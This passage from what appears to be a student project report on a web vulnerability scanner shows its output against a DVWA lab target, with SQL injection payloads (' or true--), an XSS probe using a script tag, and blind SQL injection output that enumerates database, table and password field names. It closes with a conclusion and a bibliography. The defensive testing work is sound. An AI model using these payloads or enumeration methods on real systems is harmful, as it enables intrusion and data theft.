[+] Testing form in http://192.168.91.212/dvwa/ids_log.php
[+] Testing form in http://192.168.91.212/dvwa/setup.php
[+] Testing form in http://192.168.91.212/dvwa/vulnerabilities/brute/


 [+++] SQL discovered in http://192.168.91.212/dvwa/vulnerabilities/brute/ in the following form
<form action="#" method="GET">
 Username:
 <br/>
 <input name="username" type="text"/>
 <br/>
 Password:
 <br/>
 <input autocomplete="off" name="password" type="password"/>
 <br/>
 <input name="Login" type="submit" value="Login"/>
</form>


 Payload : ' or true--
[+] Testing form in http://192.168.91.212/dvwa/vulnerabilities/exec/
[+] Testing form in http://192.168.91.212/dvwa/vulnerabilities/csrf/
[+] Testing http://192.168.91.212/dvwa/vulnerabilities/fi/?page=include.php
[+] Testing form in http://192.168.91.212/dvwa/vulnerabilities/sqli/
```


Fig.6.4

Testing for the SQL vulnerabilities in each link. It will also display the form in which vulnerability detected and the payload which is used for attack.



```
 [+++] SQL discovered in http://192.168.91.212/dvwa/vulnerabilities/sqli/ in the following form
<form action="#" method="GET">
 <input name="id" type="text"/>
 <input name="Submit" type="submit" value="Submit"/>
</form>


 Payload : ' or true--
[+] Testing form in http://192.168.91.212/dvwa/vulnerabilities/sqli_blind/
[+] Testing form in http://192.168.91.212/dvwa/vulnerabilities/upload/
[+] Testing form in http://192.168.91.212/dvwa/vulnerabilities/xss_r/
[+] Testing form in http://192.168.91.212/dvwa/vulnerabilities/xss_s/
[+] Testing form in http://192.168.91.212/dvwa/security.php
[+] Testing http://192.168.91.212/dvwa/phpinfo.php?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000
[+] Testing http://192.168.91.212/dvwa/instructions.php?doc=PHPIDS-license
[+] Testing http://192.168.91.212/dvwa/instructions.php?doc=readme
[+] Testing http://192.168.91.212/dvwa/instructions.php?doc=changelog
[+] Testing http://192.168.91.212/dvwa/instructions.php?doc=copying
[+] Testing form in http://192.168.91.212/dvwa/security.php?phpids=on
[+] Testing http://192.168.91.212/dvwa/security.php?phpids=on
[+] Testing form in http://192.168.91.212/dvwa/security.php?phpids=off
[+] Testing http://192.168.91.212/dvwa/security.php?phpids=off
[+] Testing form in http://192.168.91.212/dvwa/security.php?test=%22><script>eval(window.name)</script>
[+] Testing http://192.168.91.212/dvwa/security.php?test=%22><script>eval(window.name)</script>
[+] Testing form in http://192.168.91.212/dvwa/ids_log.php
```


Fig.6.5



```
[+] DB Name Length: 4

[*] Found char(1): d
[*] Found char(2): v
[*] Found char(3): w
[*] Found char(4): a
[+] DB Name: dvwa

[+] DB Table Count: 2

[+] Table Name Length: 9

[*] Found char(1): g
[*] Found char(2): u
[*] Found char(3): e
[*] Found char(4): s
[*] Found char(5): t
[*] Found char(6): b
[*] Found char(7): o
[*] Found char(8): o
[*] Found char(9): k
[+] Table Name: guestbook

[+] Table Field Count: 3

[+] Field Name Length: 10

[*] Found char(1): c
[*] Found char(2): o
[*] Found char(3): m
[*] Found char(4): m
[*] Found char(5): e
[*] Found char(6): n
[*] Found char(7): t
[*] Found char(8): _
[*] Found char(9): i
[*] Found char(10): d
[+] Field Name: comment_id

[+] Field Name Length: 7
```


Fig.6.6

When the scanner tries to insert a malicious query in input fields and gets some error which is regarding SQL syntax or database. Here it will return the database length and the database name by finding the ascii character. It will also return tablename, Field count,Field name and database version.




```
[+] Field Name Length: 7

[*] Found char(1): c
[*] Found char(2): o
[*] Found char(3): m
[*] Found char(4): m
[*] Found char(5): e
[*] Found char(6): n
[*] Found char(7): t
[+] Field Name: comment

[+] Field Name Length: 4

[*] Found char(1): n
[*] Found char(2): a
[*] Found char(3): m
[*] Found char(4): e
[+] Field Name: name

[+] Table Name Length: 5

[*] Found char(1): u
[*] Found char(2): s
[*] Found char(3): e
[*] Found char(4): r
[*] Found char(5): s
[+] Table Name: users

[+] Table Field Count: 11

[+] Field Name Length: 7

[*] Found char(1): u
[*] Found char(2): s
[*] Found char(3): e
[*] Found char(4): r
[*] Found char(5): _
[*] Found char(6): i
[*] Found char(7): d
[+] Field Name: user_id
```

Fig.6.7




```
[+] Field Name Length: 10

[*] Found char(1): f
[*] Found char(2): i
[*] Found char(3): r
[*] Found char(4): s
[*] Found char(5): t
[*] Found char(6): _
[*] Found char(7): n
[*] Found char(8): a
[*] Found char(9): m
[*] Found char(10): e
[+] Field Name: first_name

[+] Field Name Length: 9

[*] Found char(1): l
[*] Found char(2): a
[*] Found char(3): s
[*] Found char(4): t
[*] Found char(5): _
[*] Found char(6): n
[*] Found char(7): a
[*] Found char(8): m
[*] Found char(9): e
[+] Field Name: last_name

[+] Field Name Length: 4

[*] Found char(1): u
[*] Found char(2): s
[*] Found char(3): e
[*] Found char(4): r
[+] Field Name: user

[+] Field Name Length: 8

[*] Found char(1): p
[*] Found char(2): a
[*] Found char(3): s
[*] Found char(4): s
```

Fig.6.8




```
[+] Field Name Length: 4

[*] Found char(1): u
[*] Found char(2): s
[*] Found char(3): e
[*] Found char(4): r
[+] Field Name: user

[+] Field Name Length: 8

[*] Found char(1): p
[*] Found char(2): a
[*] Found char(3): s
[*] Found char(4): s
[*] Found char(5): w
[*] Found char(6): o
[*] Found char(7): r
[*] Found char(8): d
[+] Field Name: password

[+] Field Name Length: 6

[*] Found char(1): a
[*] Found char(2): v
[*] Found char(3): a
[*] Found char(4): t
[*] Found char(5): a
[*] Found char(6): r
[+] Field Name: avatar

[+] Field Name Length: 10

[*] Found char(1): l
[*] Found char(2): a
[*] Found char(3): s
[*] Found char(4): t
[*] Found char(5): _
[*] Found char(6): l
[*] Found char(7): o
[*] Found char(8): g
[*] Found char(9): i
```

Fig.6.9



```
[+] Field Name Length: 17

[*] Found char(1): T
[*] Found char(2): O
[*] Found char(3): T
[*] Found char(4): A
[*] Found char(5): L
[*] Found char(6): _
[*] Found char(7): C
[*] Found char(8): O
[*] Found char(9): N
[*] Found char(10): N
[*] Found char(11): E
[*] Found char(12): C
[*] Found char(13): T
[*] Found char(14): I
[*] Found char(15): O
[*] Found char(16): N
[*] Found char(17): S
[+] Field Name: TOTAL_CONNECTIONS

[+] DB Version Length: 15

[*] Found char(1): 1
[*] Found char(2): 0
[*] Found char(3): .
[*] Found char(4): 4
[*] Found char(5): .
[*] Found char(6): 1
[*] Found char(7): 1
[*] Found char(8): -
[*] Found char(9): M
[*] Found char(10): a
[*] Found char(11): r
[*] Found char(12): i
[*] Found char(13): a
[*] Found char(14): D
[*] Found char(15): B
[+] DB Version: 10.4.11-MariaDB
```

Fig.6.10



```
Scanning for subdirectory...
[+] Discovered Subdirectory --> http://192.168.91.212/dvwa//instructions
[+] Discovered Subdirectory --> http://192.168.91.212/dvwa//logout
[+] Discovered Subdirectory --> http://192.168.91.212/dvwa//phpinfo.php
[+] Discovered Subdirectory --> http://192.168.91.212/dvwa//phpinfo
[+] Discovered Subdirectory --> http://192.168.91.212/dvwa//robots.txt
[+] Discovered Subdirectory --> http://192.168.91.212/dvwa//robots
[+] Discovered Subdirectory --> http://192.168.91.212/dvwa//external
[+] Discovered Subdirectory --> http://192.168.91.212/dvwa//about
[+] Discovered Subdirectory --> http://192.168.91.212/dvwa//php.ini
[+] Discovered Subdirectory --> http://192.168.91.212/dvwa//login
[+] Discovered Subdirectory --> http://192.168.91.212/dvwa//README
[+] Discovered Subdirectory --> http://192.168.91.212/dvwa//setup
[+] Discovered Subdirectory --> http://192.168.91.212/dvwa//security
[+] Discovered Subdirectory --> http://192.168.91.212/dvwa//favicon.ico
[+] Discovered Subdirectory --> http://192.168.91.212/dvwa//index.php
[+] Discovered Subdirectory --> http://192.168.91.212/dvwa//docs
[+] Discovered Subdirectory --> http://192.168.91.212/dvwa//index
[+] Discovered Subdirectory --> http://192.168.91.212/dvwa//config
Time taken: 108.27436709403992
```

Fig.6.11

7 Summary

7.1 Conclusion

Security is an eternal concern for the software world. With increasing number of tools and advancements in technology, cyber-attackers have a lot at their disposal to disrupt a system. For this reason, research and investments in web vulnerabilities should be encouraged and given a high priority. Most commercial vulnerability testing tools are paid (only a few people can afford to use them). Therefore, the open-source community can be major help to achieve the goal of a safer and more robust internet for everyone.

Our scanner primarily focuses on two of the most common web vulnerabilities: XSS and SQL-Injection. Our project is an open-source endeavour and is also subject to improvement. Comparison with other systems reveals both advantages and disadvantages.

While scanners can't completely replace penetration testers, they can certainly help people safeguard their systems before a disaster.

7.2 Future Scope

7.2.1 Range

Our system currently focuses on two main attacks: XSS And SQL-Injection. But there are a plethora of cyber-attacks which could take place. Few of them might be Cryptanalysis, Denial of Service, Direct Dynamic Code Evaluation, etc.

In The Future, our system could be improved to take into account all these attacks into consideration when evaluating a system for its vulnerabilities.

7.2.2 Better Reporting

The Vulnerability Reports can be structured in a way which reveals more useful information about a system's vulnerability. Additional information might be inferred which might help increase the robustness of the website.

7.2.3 Speed

Some of our current algorithms might be improved to gain some speed. This will help the system work with much more efficiency.

8 Bibliography

[1] Richard Amankwah, Jinfu Chen, Patrick Kwaku Kudjo, Beatrice Korkor Agyemang Alfred Adutwum Amponsah. *"An automated framework for evaluating open-source web scanner vulnerability severity".* Service Oriented Computing and Applications volume 14, pages 297–307, 2020.

[2] Richard Amankwah, Jinfu Chen, Patrick Kwaku Kudjo, Dave Towey. *"An empirical comparison of commercial and open-source web vulnerability scanners".* National Natural Science Foundation of China, 2020.

[3] Rahul Maini, Rahul Pandey, Rajeev Kumar, Rajat Gupta. *"Automatic Web Vulnerability Scanner".* International Journal of Engineering Applied Sciences and Technology, 2019.

[4] Balume Mburano, Weisheng Si. *"Evaluation of Web Vulnerability Scanners Based on OWASP Benchmark".* 26th International Conference on Systems Engineering, 2018.

[5] H. C. Huang, Z. K. Zhang, H. W. Cheng and S. W. Shieh. *"Web Application Security: Threats, Countermeasures, and Pitfalls".* Computer, vol. 50, no. 6, pp. 81-85, 2017.

[6] Yuma Makino, Vitaly Klyuev. *"Evaluation of Web Vulnerability Scanners".* The 8th IEEE International Conference on Intelligent Data Acquisition and Advanced Computing Systems: Technology and Applications, 2017.

[7] Mansour Alsaleh, Noura Alomar, Monirah Alshreef, Abdulrahman Alarifi, AbdulMalik Al-Salman. *"Performance-Based Comparative Assessment of Open Source Web Vulnerability Scanners".* Security and Communication Networks, 2017.

[8] S. Patil, N. Marathe and P. Padiya. *"Design of efficient web vulnerability scanner".* International Conference on Inventive Computation Technologies (ICICT), 2016.

[9] D. Gol, N. Shah. *"Detection of web application vulnerability based on RUP model".* National Conference on Recent Advances in Electronics Computer Engineering (RAECE), 2015.

[10] Jai Narayan Goel, B. M. Mehtre. *"Vulnerability Assessment Penetration Testing as a Cyber Defence Technology".* Procedia Computer Science, Volume 57, 2015.

[11] Kinnaird McQuade. *"Open Source Web Vulnerability Scanners: The Cost Effective Choice?".* Proceedings of the Conference for Information Systems Applied Research, 2014.

[12] Y. Tung, S. Tseng, J. Shih and H. Shan. *"W-VST: A Testbed for Evaluating Web Vulnerability Scanner"* 14th International Conference on Quality Software, 2014.

[13] N. I. Daud, K. A. Abu Bakar and M. S. Md Hasan. *"A case study on web application vulnerability scanning tools".* Science and Information Conference, 2014.

[14] Avinash Kumar Singh, Sangita Roy. *"A network based vulnerability scanner for detecting SQLI attacks in web applications".* IEEE 2012 1st International Conference On Recent Advances In Information Technology, 2012.

[15] Katkar Anjali S., Kulkarni Raj B. *"Web Vulnerability Detection and Security Mechanism".* International Journal of Soft Computing and Engineering (IJSCE), 2012.

[16] Adam Doupe, Marco Cova, Giovanni Vigna. *"Why Johnny Can't Pentest: An Analysis of Black-Box Web Vulnerability Scanners".* 7th International Conference, DIMVA 2010, Bonn, Germany, July 8-9, 2010.

[17] Jan-Min Chen, Chia-Lun Wu *"An Automated Vulnerability Scanner for Injection Attack Based on Injection Point".* IEEE 2010 International Computer Symposium, 2010.

[18] J. Bau, E. Bursztein, D. Gupta and J. Mitchell. *"State of the Art: Automated Black-Box Web Application Vulnerability Testing".* IEEE Symposium on Security and Privacy, 2010.

[19] Pete Daviesa, Theodore Tryfonas. *"A lightweight web-based vulnerability scanner for small-scale computer network security assessment".* Journal of Network and Computer Applications, 2009.

[20] Jose Fonseca, Marco Vieira, Henrique Madeira. *"Testing and comparing web vulnerability scanning tools for SQL injection and XSS attacks"*. 13th IEEE International Symposium on Pacific Rim Dependable Computing, 2007.